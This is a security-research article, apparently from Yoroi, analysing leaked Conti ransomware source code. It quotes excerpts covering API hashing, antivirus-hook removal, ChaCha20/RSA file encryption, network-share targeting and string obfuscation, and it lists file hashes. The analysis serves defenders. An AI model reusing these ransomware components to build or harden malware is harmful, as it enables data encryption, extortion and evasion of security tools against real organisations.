Conti Ransomware source code: a well-designed COTS ransomware

yoroi.company/research/conti-ransomware-source-code-a-well-designed-cots-ransomware/

March 8, 2022

03/08/2022

Introduction

Since 27 February 2022, a few days after the apparition of the Conti's gang support to the Russian invasion of the Ukrainian national territory, a new mysterious Twitter account appeared, "@ContiLeaks". Nobody knows for sure who operates it, maybe a reluctant Conti gang member, some foreign intelligence, or police officer, but does not matter too much: it began dumping out internal data, conversations, source code, and transcripts of years of criminal operation by Conti gang members.

For both the cyber intelligence community and the cybercrime operators it was like a hearth quake, a deep compromise like this for an established criminal organization is a heavy hit, probably a hard punch in the face for the entire criminal gang, including affiliates, now facing the serious risk to be caught by upcoming law enforcement.

The disclosed material was so impressive that Conti, one of the most dangerous ransomware gangs that breached over 200 companies according to doubleextortion.com data, was forced to wipe their server. Across all the leaked material, there was also the Conti ransomware encryptor source code.

We obtain a copy of such code and analyze it to figure out how this world-class ransomware threat code and prepare their cyber arsenal, with the objective to identify patterns in their operating model that may be useful for defenders to fight back Conti, and the other ransomware actors operating likewise: this organized criminal group heavily rely on malicious codebase leaked in the past, such as the Carberp malware source code leaked back in 2013, in the past also used as the foundation for the Carbanak backdoor.

Figure 1: @ContiLeaks Twitter profile

Technical Analysis

The API Hashing

Inside the main function the method “api::InitializeApiModule” is the first one executed, the sample loads the library “Kernel32.dll” and the API function “LoadLibraryA” by using the API camouflage technique through hashing them. In particular, the malware writers leveraged the MurmurHash2A algorithm, a well-known extremely fast, non-cryptographic hash suitable for general hash-based lookup. The implementation of the library has been pulled from an open-source library publicly available on the GitHub platform.

Figure 2: Evidence of Runtime Linking routine for “Kernel32.dll” and “LoadLibraryA”

That library is necessary to perform the so-called “Runtime Linking” method. In this way, the code is capable of loading other libraries used to complete its malicious behavior. In this way. It is possible to load all the other libraries and functions at runtime. This malicious behavior is delegated to “api.c” and “api.h” source files. However, studying the pieces of codes, a great compatibility emerges when we compared the code of the “GetApi” function of the “Carberp” botnet, which was leaked in 2013 and publicly available on Github platform. This is not the only proof, in fact, that library has been entirely copied inside the project in order to get example from the implementation of the module developed by FIN7/Carbanak gang.



Figure 3: API Hashing using MurmurHash

AntiHook Tricks

The second call is again in the api module the “api::DisableHooks” makes the debugging session harder for the analyst, in this function the sample loads the following libraries: Kernel32.dll, ws2_32.dll, Advapi32.dll, ntdll.dll, Rstrtmgr.dll, Ole32.dll, OleAut32.dll, Netapi32.dll, Iphlpapi.dll, Shlwapi.dll, Shell32.dll, and for each successfully loaded library, the sample calls “antihooks::removeHooks”.

```
VOID
api::DisableHooks()
{
    hKernel32 = pLoadLibraryA(OBFA("kernel32.dll"));
    hWs2_32 = pLoadLibraryA(OBFA("ws2_32.dll"));
    hAdvapi32 = pLoadLibraryA(OBFA("Advapi32.dll"));
    hNtdll = pLoadLibraryA(OBFA("ntdll.dll"));
    hRstrtmgr = pLoadLibraryA(OBFA("Rstrtmgr.dll"));
    hOle32 = pLoadLibraryA(OBFA("Ole32.dll"));
    hOleAut = pLoadLibraryA(OBFA("OleAut32.dll"));
    hNetApi32 = pLoadLibraryA(OBFA("Netapi32.dll"));
    hIphlp32 = pLoadLibraryA(OBFA("Iphlpapi.dll"));
    hShlwapi = pLoadLibraryA(OBFA("Shlwapi.dll"));
    hShell32 = pLoadLibraryA(OBFA("Shell32.dll"));

    if (hNtdll) {
        removeHooks(hNtdll);
    }

    if (hKernel32) {
        removeHooks(hKernel32);
```

Figure 4: DisableHooks method

The “removeHooks” function works in this way; GetModuleFileNameW will retrieve the path of the passed module, the path will be used to create a handle using “CreateFile”, the file is then used by “CreateFileMapping” and “MapViewOfFile”. In short, the library is mapped again in another memory section, in such a way your breakpoints will not work.

To determine if the library function has been hooked by security programs, Conti locker directly compares the currently loaded function with the original files. In fact, once the original .dll files are mapped into the process memory, it checks the first two bytes only. Obviously, this detection approach does not cover all the hooking techniques but is enough to trick many antiviruses and unsophisticated automated malware analysis sandboxes.

```
__MINGW32__
 bool funcIsHooked = (memcmp((const void*)funcAddr, (const void*)funcHooked, 2) != 0);

 bool funcIsHooked = m_memcmp((const void*)funcAddr, (const void*)funcHooked, 2) != 0;
// __MINGW32
 if (!funcIsHooked) continue;
```

Figure 5: Hooked function test

Mutex and Command Line Parsing

Once done, it creates a mutex with the hardcoded name “kjsidugidf99439”. This plaintext string is obfuscated during the compilation through the application of the “OBFA” macro which stores it in the executable in an encrypted format.

```
HANDLE hMutex = pCreateMutexA(NULL, TRUE, OBFA("kjsidugidf99439"));
if ((DWORD)pWaitForSingleObject(hMutex, 0) != WAIT_OBJECT_0) {
    return EXIT_FAILURE;
}
```

Figure 6: Defining Mutex

Also, the Conti source code shows debugging directives unveiling an example of the parameters handled by the locker. In particular, the default arguments pre-configured in the debug version of the compiled locker are “C:\\1.exe -prockiller enabled -pids 322”. Such parameters, and many other, are then processed within the routine “HandleCommandLine” where we noticed more other supported options:

Command line Options	Description
-h	HostPath
-p	PathList
-m	EncryptMode {all:10, local:11, net:12, backups:13}
-log	LogsEnabled {enabled} - Saved in C:\\CONTI_LOG.txt
-prockiller	ProcKiller {enabled}
-pids	PidList – Whitelisted pids

Table: Parsed Commands

```
HandleCommandLine(PWSTR CmdLine)
{
    INT Argc = 0;
    LPWSTR* Argv = (LPWSTR*)pCommandLineToArgvW(CmdLine, &Argc);
    if (!Argv) {
        return FALSE;
    }

    LPWSTR HostsPath = GetCommandLineArg(Argv, Argc, OBFW(L"-h"));
    LPWSTR PathList = GetCommandLineArg(Argv, Argc, OBFW(L"-p"));
    LPWSTR EncryptMode = GetCommandLineArg(Argv, Argc, OBFW(L"-m"));
    LPWSTR LogsEnabled = GetCommandLineArg(Argv, Argc, OBFW(L"-log"));
    //LPWSTR ProcKiller = GetCommandLineArg(Argv, Argc, OBFW(L"-prockiller"));
    //LPWSTR PidList = GetCommandLineArg(Argv, Argc, OBFW(L"-pids"));

    if (EncryptMode) {

        if (!plstrcmpiW(EncryptMode, OBFW(L"all"))) {

            g_EncryptMode = ALL_ENCRYPT;
            global::SetEncryptMode(g_EncryptMode);
```

Figure 7: Parsing command line options

The multi-threaded encryption

After parsing the arguments, the sample proceeds to the encryption depending on the encryption mode

```
SYSTEM_INFO SysInfo;
pGetNativeSystemInfo(&SysInfo);

DWORD dwLocalThreads = g_EncryptMode == LOCAL_ENCRYPT ? SysInfo.dwNumberOfProcess
DWORD dwNetworkThreads = g_EncryptMode == NETWORK_ENCRYPT ? SysInfo.dwNumberOfPro

if (g_EncryptMode == LOCAL_ENCRYPT || g_EncryptMode == ALL_ENCRYPT) {

    if (!threadpool::Create(threadpool::LOCAL_THREADPOOL, dwLocalThreads)) {

        logs::Write(OBFW(L"Can't create local threadpool."));
        return EXIT_FAILURE;

    }

    if (!threadpool::Start(threadpool::LOCAL_THREADPOOL)) {

        logs::Write(OBFW(L"Can't start local threadpool."));
        return EXIT_FAILURE;

    }
```

```
enum EncryptModes {

    ALL_ENCRYPT = 10,
    LOCAL_ENCRYPT = 11,
    NETWORK_ENCRYPT = 12,
    BACKUPS_ENCRYPT = 13

};
```

Figure 8: Creation of threads for the encryption

The encryption modes provided by the malware are four. Each of them has an unique identificatory globally defined inside an Enum Structure. So, when the command line is parsed, there is a different routine to encrypt.

The methods are:

- ALL_ENCRYPT (code 10): encrypt both local and network files
- LOCAL_ENCRYPT (code 11): encrypt only the files on the local machines
- NETWORK_ECNRYPT (code 12): encrypt only files inside the networks through SMB protocols
- BACKUPS_ENCRYPT (code 13): encrypt backups

Once established the encryption method, the control passes to the “threadpool” class, having the main purpose to manage the encryption phase in the best way, by instantiating the adequate number of threads basing on the architecture. The function “pGetNativeSysInfo” provides the numbers of processors of the target system and then all the info is passed to the “threadpool” module.

Once the multithreading process is configured, the control flow passes to the “locker” module. For each file, the method “locker::GenKey” generates the Key and the Initial Vector (IV) for the ChaCha20 algorithm, a variant of the Salsa20 encryption algorithm. In detail, the malware writers pulled another publicly available implementation and stored inside the package named “chacha20”.



Figure 9: ChaCha20 package

Now, the malware writers need to protect the keys, so they use the RSA algorithm to encrypt them:

```
if (!pCryptGenRandom(Provider, 32, FileInfo->ChachaKey)) {
    return FALSE;
}

if (!pCryptGenRandom(Provider, 8, FileInfo->ChachaIV)) {
    return FALSE;
}

RtlSecureZeroMemory(&FileInfo->CryptCtx, sizeof(FileInfo->CryptCtx));
ECRYPT_keysetup(&FileInfo->CryptCtx, FileInfo->ChachaKey, 256, 64);
ECRYPT_ivsetup(&FileInfo->CryptCtx, FileInfo->ChachaIV);

memory::Copy(FileInfo->EncryptedKey, FileInfo->ChachaKey, 32);
memory::Copy(FileInfo->EncryptedKey + 32, FileInfo->ChachaIV, 8);


if (!pCryptEncrypt(PublicKey, 0, TRUE, 0, FileInfo->EncryptedKey, &dwDataLen, 52
    return FALSE;
}
```

```
Success = WriteFullData(FileInfo->FileHandle, FileInfo->EncryptedKey, 524);
if (!Success) {

    logs::Write(OBFW(L"Can't write key for file %s. GetLastError = %lu"), FileIn
    return FALSE;

}
```

Figure 10: ChaCha Key and IV generation and encryption

The generated ChaChaKey and ChaChaIV are then copied in the field “EncryptedKey” of the FileInfo Structure, as shown in the above figure. Then, “FileInfo->EncryptedKey” is encrypted with the RSA Public Key and it will be used in the function “locker::WriteEncryptInfo” to write the encrypted buffer inside the file. Finally, The cleartext IV and Key of the Chacha algorithm are erased thanks to “locker::CloseFile” function and “RtlSecureZeroMemory” API.

```
Success = WriteFullData(FileInfo->FileHandle, FileInfo->EncryptedKey, 524);
if (!Success) {

    logs::Write(OBFW(L"Can't write key for file %s. GetLastError = %lu"), FileI
    return FALSE;

}
```

```
locker::CloseFile(__in locker::LPFILE_INFO FileInfo)
{
    RtlSecureZeroMemory(FileInfo->ChachaKey, 32);
    RtlSecureZeroMemory(FileInfo->ChachaIV, 8);

    if (FileInfo->FileHandle != INVALID_HANDLE_VALUE) {
        pCloseHandle(FileInfo->FileHandle);
        FileInfo->FileHandle = INVALID_HANDLE_VALUE;
    }

    RtlSecureZeroMemory(FileInfo->EncryptedKey, 524);
}
```

Figure 11: Erased ChaCha Key and IV

The encryption may vary depending on the size or extension of the file, for the following extensions:

> .4dd, .4dl, .accdb, .accdc, .accde, .accdr, .accdt, .accft, .adb, .ade, .adf, .adp, .arc, .ora, .alf, .ask, .btr, .bdf, .cat, .cdb, .ckp, .cma, .cpd, .dacpac, .dad, .dadiagrams, .daschema, .db, .db-shm, .db-wal, .db3, .dbc, .dbf, .dbs, .dbt, .dbv, .dbx, .dcb, .dct, .dcx, .ddl, .dlis, .dp1, .dqy, .dsk, .dsn, .dtsx, .dxl, .eco, .ecx, .edb, .epim, .exb, .fcd, .fdb, .fic, .fmp, .fmp12, .fmpsl, .fol, .fp3, .fp4, .fp5, .fp7, .fpt, .frm, .gdb, .grdb, .gwi, .hdb, .his, .ib, .idb, .ihx, .itdb, .itw, .jet, .jtx, .kdb, .kexi, .kexic, .kexis, .lgc, .lwx, .maf, .maq, .mar, .mas, .mav, .mdb, .mdf, .mpd, .mrg, .mud, .mwb, .myd, .ndf, .nnt, .nrmlib, .ns2, .ns3, .ns4, .nsf, .nv, .nv2, .nwdb, .nyf, .odb, .oqy, .orx, .owc, .p96, .p97, .pan, .pdb, .pdm, .pnz, .qry, .qvd, .rbf, .rctd, .rod, .rodx, .rpd, .rsd, .sas7bdat, .sbf, .scx, .sdb, .sdc, .sdf, .sis, .spq, .sql, .sqlite, .sqlite3, .sqlitedb, .te, .temx, .tmd, .tps, .trc, .trm, .udb, .udl, .usr, .v12, .vis, .vpd, .vvv, .wdb, .wmdb, .wrk, .xdb, .xld, .xmlff, .abcddb, .abs, .abx, .accdw, .adn, .db2, .fm5, .hjt, .icg, .icr, .kdb, .lut, .maw, .mdn, .mdt

The encryption mode will be always “FULL_ENCRYPT”, meanwhile for these:

> .vdi, .vhd, .vmdk, .pvm, .vmem, .vmsn, .vmsd, .nvram, .vmx, .raw, .qcow2, .subvol, .bin, .vsv, .avhd, .vmrs, .vhdx, .avdx, .vmcx, .iso

Will be “PARTLY_ENCRYPT” (**50%**).

```
if (CheckForDataBases(FileInfo->Filename)) {

    if (!WriteEncryptInfo(FileInfo, FULL_ENCRYPT, 0)) {
        return FALSE;
    }

    Result = EncryptFull(FileInfo, Buffer, CryptoProvider, PublicKey);

}
else if (CheckForVirtualMachines(FileInfo->Filename)) {

    if (!WriteEncryptInfo(FileInfo, PARTLY_ENCRYPT, 20)) {
        return FALSE;
    }

    Result = EncryptPartly(FileInfo, Buffer, CryptoProvider, PublicKey, 20);

}
```

```
enum ENCRYPT_MODES {

    FULL_ENCRYPT = 0x24,
    PARTLY_ENCRYPT = 0x25,
    HEADER_ENCRYPT = 0x26

};
```

Figure 12: Choosing encryption mode depending on the extension

If the size of the file is less or equal to **1048576** bytes, it will be fully encrypted, else if is less or equal to **5242880** only the **1048576** bytes will be encrypted, else a partial encryption (**50%**) will be performed.

```
if (FileInfo->FileSize <= 1048576) {


    if (!WriteEncryptInfo(FileInfo, FULL_ENCRYPT, 0)) {
        return FALSE;
    }

    Result = EncryptFull(FileInfo, Buffer, CryptoProvider, PublicKey);

}
else if (FileInfo->FileSize <= 5242880) {

    if (!WriteEncryptInfo(FileInfo, HEADER_ENCRYPT, 0)) {
        return FALSE;
    }

    Result = EncryptHeader(FileInfo, Buffer, CryptoProvider, PublicKey);

}
else {

    if (!WriteEncryptInfo(FileInfo, PARTLY_ENCRYPT, 50)) {
        return FALSE;
    }

    Result = EncryptPartly(FileInfo, Buffer, CryptoProvider, PublicKey, 50);
```

Figure 13: Choosing encryption mode depending on the file size

After the completion of the encryption, also the extension is replaced with “.EXTEN”, which is statically defined inside the code, and in each moment can be modified.

```
locker::ChangeFileName(__in LPCWSTR OldName)
{
    LPWSTR NewName = (LPWSTR)memory::Alloc(32727);
    if (!NewName) {
        return FALSE;
    }

    plstrcpyW(NewName, OldName);
    plstrcatW(NewName, global::GetExtention());
    pMoveFileW(OldName, NewName);
    memory::Free(NewName);
    return TRUE;
}
```

Figure 14: Changing the extension

Network Propagation

When the encryption mode is “ALL_ENCRYPT” or “NETWORK_ENCRYPT”, the sample retrieves information about shared resources calling the method “network_scanner::EnumShares”

```
if (g_EncryptMode == NETWORK_ENCRYPT || g_EncryptMode == ALL_ENCRYPT) {

    PSTRING String = NULL;
    TAILQ_FOREACH(String, &g_HostList, Entries) {
        network_scanner::EnumShares(String->wszString, &ShareList);
    }

    network_scanner::PSHARE_INFO ShareInfo = NULL;
    TAILQ_FOREACH(ShareInfo, &ShareList, Entries) {
        filesystem::SearchFiles(ShareInfo->wszSharePath, threadpool::NETWORK_THRE
    }

    network_scanner::StartScan();

}
```

Figure 15: Network Encryption mode

By using “NetShareEnum” from the native WinAPI, it starts looking for shared resources having the following types:

- STYPE_DISKTREE
- STYPE_SPECIAL
- STYPE_TEMPORARY

Then the code compares the “shi1_netname” from the “SHARE_INFO_1” structure with the string “ADMIN$”, if equal proceeds building this string: “\\\\” + “.” (servername is NULL, so the local computer is used) + “\\” + “{shi1_netname}”.

```
if (TempShareInfo->shi1_type == STYPE_DISKTREE  ||
    TempShareInfo->shi1_type == STYPE_SPECIAL   ||
    TempShareInfo->shi1_type == STYPE_TEMPORARY)
{

    PSHARE_INFO ShareInfo = (PSHARE_INFO)m_malloc(sizeof(SHARE_INFO));

    if (ShareInfo && plstrcmpiW(TempShareInfo->shi1_netname, OBFW(L"ADMIN$"))) {

        plstrcpyW(ShareInfo->wszSharePath, OBFW(L"\\\\"));
        plstrcatW(ShareInfo->wszSharePath, pwszIpAddress);
        plstrcatW(ShareInfo->wszSharePath, OBFW(L"\\"));
        plstrcatW(ShareInfo->wszSharePath, TempShareInfo->shi1_netname);

        logs::Write(OBFW(L"Found share %s."), ShareInfo->wszSharePath);
        TAILQ_INSERT_TAIL(ShareList, ShareInfo, Entries);

    }

}
```

Figure 16: Shared resource path building

Once the shared resources are found, the Conti Ransomware calls “network_scanner::StartScan” and tries to obtain the function pointer to “ConnectEx”, this is done by making a call to the WSAIoctl function with the **SIO_GET_EXTENSION_FUNCTION_POINTER** opcode specified.

```
GetConnectEX()
{
    SOCKET sock;
    DWORD dwBytes;
    int rc;

    /* Dummy socket needed for WSAIoctl */
    sock = (SOCKET)psocket(AF_INET, SOCK_STREAM, 0);
    if (sock == INVALID_SOCKET)
        return FALSE;

    GUID guid = WSAID_CONNECTEX;
    rc = (int)pWSAIoctl(sock, SIO_GET_EXTENSION_FUNCTION_POINTER,
        &guid, sizeof(guid),
        &g_ConnectEx, sizeof(g_ConnectEx),
        &dwBytes, NULL, NULL);
```

Figure 17: Obtaining pointer to “ConnectEx”

The String Obfuscation

One of the most common properties of every malware, and even in this one, is the obfuscation of the sensitive strings of the malware configs. In this case, that capability is done by using two different macros, “OBFA” for the ASCII strings and “OBFW” for the UNICODE ones.

```
// ... ANSI .....
#define OBFA(str)((const char*)MetaBuffer<std::get<MetaRandom2<__COUNTER__, 30>::value>(PrimeNumbers), \
                  MetaRandom2<__COUNTER__, 126>::value, \
                  std::make_index_sequence<sizeof(str)>>((const unsigned char*)str).decrypt())
// ... UNICODE .....
#define OBFW(str)((const wchar_t*)MetaBuffer<std::get<MetaRandom2<__COUNTER__, 30>::value>(PrimeNumbers), \
                  MetaRandom2<__COUNTER__, 126>::value, \
                  std::make_index_sequence<sizeof(str)>>((const unsigned char*)str).decrypt())
```

Figure 18: MACROs used for the string obfuscation

The macro works by using the Extended Euclidean Algorithm, you can find an example of decryption using Python here

```
    inline const char* decrypt()
    {
        if (!isDecrypted())
        {
            for (size_t i = 0; i < sizeof...(Ints); ++i)
                m_buffer[i] = decrypt(m_buffer[i]);
        }

        return (const char*)m_buffer;
    }

private:
    constexpr unsigned char __forceinline encrypt(unsigned char byte) const
    {
        return (A * byte + B) % 127;
    }

    constexpr unsigned char __forceinline decrypt(unsigned char byte) const
    {
        return positive_modulo(ExtendedEuclidian<127, A>::y * (byte - B), 127);
    }
```

Figure 19: Extended Euclidian Algorithm

Conclusion

The “@ContiLeaks” event represents a turning point in cybercrime ecosystem, from this case, we expect many changes in the way cybercriminal organizations operate. From one side, less mature gangs might use the new material, techniques and tools leaked by the Conti’s insider, increasing their dangerousness and maturity of operation, instead, the already mature gangs will learn from Conti’s mistakes and take advantage, grow in number, and acquire new affiliates.

The ransomware source code we analyzed in this report is an extraordinary example of the digital weapons part of modern criminal cyber arsenals, dissecting and intimately understand it is a huge advantage that cyber defenders need to exploit to protect companies and organization from the upcoming evolution of the cybercriminal environments, nowadays intersected even with geo-political interests and warfare.

Appendix

Directory Listing with Hashes

e71b1e01ddf63a1f521b24a6dc3d33da7e908c1c
./Debug/builder.pdb 6ac95d877601cc1b4c9a3f2c32d311a3dfed2cbd
./Debug/locker.pdb 70b94f2d7f6757fd305d8e24fd262ed5c8c62073
./Debug/locker.exe 3823cf5c63b6d1ba15a3ca2581e83d830e63074b
./Debug/decryptor.pdb a0edc8f3d7478982def3b3ccd68ee5deba023d00
./Debug/R3ADM3.txt 0f25bf233a3e6b4a84aad701fc8d50e28d2766f0
./Debug/decryptor.exe 00143dc3610f7f4ef5cfa93cf2027cd988c1ebca
./Debug/decryptor.ilk a2062fdc6d796fba515f0bf41f0b405ed2e814ac
./Debug/locker.ilk 8d849632ea97dd97b2b49d2ef660d3a7f75344d7
./Debug/builder.ilk 502187d40edf108e9d03d243b35406a377ac8ddf
./Debug/builder.exe 962ad1f03b0a7781aea306e11f9d69948297d735 ./locker/chacha20/ecrypt-

sync.h 984816fd329622876e14907634264e6f332e9fb3
./locker/chacha20/CONTI.txt 4c5c1412c11211aabf747274533662c5cf19defe ./locker/chacha20/ecrypt-portable.h 77bb19052690dabe6733996b86533ffd77ad6d5f
./locker/chacha20/chacha.h 822378bfdd8860cacd6eaaf6a6422713c3d1f7e9
./locker/chacha20/chacha.c a0edc8f3d7478982def3b3ccd68ee5deba023d00
./locker/chacha20/R3ADM3.txt 330ca935180a8355ec96a37a1d9d5653dddde1b8 ./locker/chacha20/ecrypt-config.h f621b9a4f2599312434bd5e11e12e33a2c286b7b ./locker/chacha20/ecrypt-machine.h 495f17da9487a8e2c9cc4a448925dc223a856cd2
./locker/global_parameters.h 8e2930f388f4b2cbbe5df224215d636547af1fbe
./locker/global_parameters.cpp 50659baa8ffad15a007f4dd93e6bd2cf93c0140e
./locker/GetApi.h 94ac6116f8d3b5dc64b97be62f42cea2c576812a
./locker/Debug/disks.obj acfafe8f3d407b0af846539502e1b7676d8cecf7
./locker/Debug/locker.tlog/locker.lastbuildstate 270ce3245f3ff806d685a6a406d0982867ed5ece
./locker/Debug/locker.tlog/CL.write.1.tlog c275ec3dd71aeee1dc167739b2d376ed529889b4
./locker/Debug/locker.tlog/CL.read.1.tlog 2668289d88116f68a7df61ff0e169a420908d63e
./locker/Debug/locker.tlog/link.read.1.tlog 30273aacf1323067402f492bb8a3d59d367a0d96
./locker/Debug/locker.tlog/link.command.1.tlog f7c43a8cc58d7aa02043eabb47a71d9a46895b4a
./locker/Debug/locker.tlog/CL.command.1.tlog 05d12348df53214c640212a14f164c1d904ce38b
./locker/Debug/locker.tlog/link.write.1.tlog 51003a0106bffdbe4c5e60d68596378e776679ec
./locker/Debug/antihooks.obj 19e95f7bf49e66ecb713266a7b5cd23420f9d0f9
./locker/Debug/global_parameters.obj c67be2e99fa5170735b6368a01962526777b8b4d
./locker/Debug/network_scanner.obj 414d8a9bd2caecbe8b065aa68c8f7eb268697bf5
./locker/Debug/threadpool.obj 1aad9dd42a8073b53affc8fd28fb2967aaef1285
./locker/Debug/main.obj d9584809af0c81cdf753a7fb7055e6a29a5becfc
./locker/Debug/locker.obj d77d65387d533c9b6d509f129afd968d82d2ad49
./locker/Debug/memory.obj a0edc8f3d7478982def3b3ccd68ee5deba023d00
./locker/Debug/R3ADM3.txt 1599cf30a71b6b8e071ebfb9b46d920aa507fbfe
./locker/Debug/locker.Build.CppClean.log bfcac777f19007a3dc75e7a28a9177f334d7b6c1
./locker/Debug/logs.obj 8639220d6d95eadd1fc0a4911df6c0e79841a790
./locker/Debug/vc142.idb c0efa2798a596210892d0d25d2e9f6816f770e99
./locker/Debug/process_killer.obj da39a3ee5e6b4b0d3255bfef95601890afd80709
./locker/Debug/locker.vcxproj.FileListAbsolute.txt b86f93690453bdea4c1d0098d0ebb45aa67a149b
./locker/Debug/vc142.pdb 72fae6b34debacc47c6ecce241f95c63a7e86803
./locker/Debug/locker.log 6ad8981c1d4288f281e3f4fdc2df0f7d84d69d06
./locker/Debug/chacha.obj 64c6a73f98aee147a7723754621f1ed5320ba3e5
./locker/Debug/hash.obj 37415c3fe8e62214adf772430a92102943b466f4
./locker/Debug/search.obj 95b584159c62abdbbdd0542425be3e4bc2f9829a
./locker/Debug/api.obj 81c52c900b6fe3db4a036ed71c86da82da59350b
./locker/memory.h c0b757a16d6a8f6364ffaa5eeecb4ccc1a75ef26
./locker/threadpool.h 0547a4a00f8da5d8ee2dd669e5dd47a3fb7d95c5
./locker/queue.h 6ade8289c497231ec17dc02f5b22b8e1053d27c7
./locker/search.cpp a060d789e8480ed1075d415c16c757015b8c73a6
./locker/process_killer.cpp da259bef43fe6ed2a7d1996ab24dd6381183b6df
./locker/main.cpp d1641606c63e2215933b69b2cfc44f9d5b3ed538
./locker/hash.h def48f41f463bc5a37cda0ede49d0d6adc5bdfc4
./locker/locker.cpp ab17207d9b6215ca4057a76826c6c0671d1d5060
./locker/process_killer.h 932c0e8ba98960487096dff322b8767650962f4f
./locker/api.cpp 2451a659534676b923be4f8fe772b8fb5b335811
./locker/antihook/antihooks.cpp 984816fd329622876e14907634264e6f332e9fb3
./locker/antihook/CONTI.txt 820e03738969294a6f252809c562e31fa8110b47
./locker/antihook/antihooks.h 4c0419f0004b979bf7a5f8b3318875ec7d6dc750
./locker/network_scanner.cpp f67163e408bec42d1053f56a54a64e5c1e64c344
./locker/MetaRandom2.h d91d59d0a418c8963b18b353df4b725f6bc4a1cc
./locker/locker.vcxproj.filters 89a297d1d98d2746c0ddc0c9e8b3d597d90a43f8
./locker/logs.h 8f3a1347815edefa04df4e77e3b122b2d728b444
./locker/logs.cpp 6829d96f5e0357927816aa574f6b7ff8298e027e
./locker/api.h a0edc8f3d7478982def3b3ccd68ee5deba023d00
./locker/R3ADM3.txt 9e0010f7296f456cacb4d74f659cd9e5e029a05b
./locker/disks.cpp d702155d672fa4977caca8c1cda1a8ad4bcfb834

./locker/Release/disks.obj b590b2e57c774842a0c5e370f7e52725148f46a2
./locker/Release/vc140.pdb 6c901c2ed009b002a372c9082f2af7cb9530b6bc
./locker/Release/locker.tlog/locker.lastbuildstate 529c9be284f29a00c5770e4cc3faa398c23f9c73
./locker/Release/locker.tlog/CL.write.1.tlog e57d9207437f940e0d528bab3dc782f9a682b2ab
./locker/Release/locker.tlog/CL.read.1.tlog d62c97c5c3446e8b063d0e85cfc752622547cc8d
./locker/Release/locker.tlog/link.read.1.tlog 09d416cfccc25b5f06d137fe5ff02259e710aa78
./locker/Release/locker.tlog/link.command.1.tlog cc1fdd0b728096fce614fdc7eaebdcce0a2e4dc5
./locker/Release/locker.tlog/CL.command.1.tlog 90bbd228bb8d57d4604a45529eca943f8ae99e46
./locker/Release/locker.tlog/link.write.1.tlog b6b0770cafe0d5c27c333d5b3c0faead831ea076
./locker/Release/antihooks.obj 8c9016119e7cde7ef13ec2dfe0cc8c6615c12e51
./locker/Release/global_parameters.obj 32ddfdddf5de5157a847157f1010b4b5f9a37876
./locker/Release/network_scanner.obj 5e9b47683721533d50127dcf0b910dc71aa29133
./locker/Release/threadpool.obj d534feb08dd63f9e7379ea14571599eb2404b588
./locker/Release/main.obj 777637dd8dbcc774009874ded0d72bb0f1aa2807
./locker/Release/locker.obj 426caa1881d6e7714299abff697dfddfeb350e01
./locker/Release/memory.obj a0edc8f3d7478982def3b3ccd68ee5deba023d00
./locker/Release/R3ADM3.txt 81a2a81989fd4f1fbe5b416d9c96db06ece2b063
./locker/Release/locker.Build.CppClean.log e9383bd85cd5ef37331ff42523c1b45f8288d379
./locker/Release/logs.obj 70e68e36a4c3c9124a05f1a965eec87dfeb59340
./locker/Release/process_killer.obj da39a3ee5e6b4b0d3255bfef95601890afd80709
./locker/Release/locker.vcxproj.FileListAbsolute.txt ae4c785c18b6f10ccad4c8be19b40c51d1c9bec9
./locker/Release/locker.log bf9c077b80352682cfdc46c284cf023e6ac7a0c1
./locker/Release/chacha.obj c4c2bef1d8408a7e01d9face3e52667fa0f7ef7f
./locker/Release/hash.obj 12129efd1c47ac83b20016534fd5738f207bd0f9
./locker/Release/search.obj a1267471acf04d8e3c5cd59bce9119f2b0133ee8
./locker/Release/api.obj f75316dc9ee719d300a59bcb8a0f92b26c66b6ba
./locker/locker.vcxproj.user 2b11b5400b094a56a292fbf9de9c73fd1ab33846
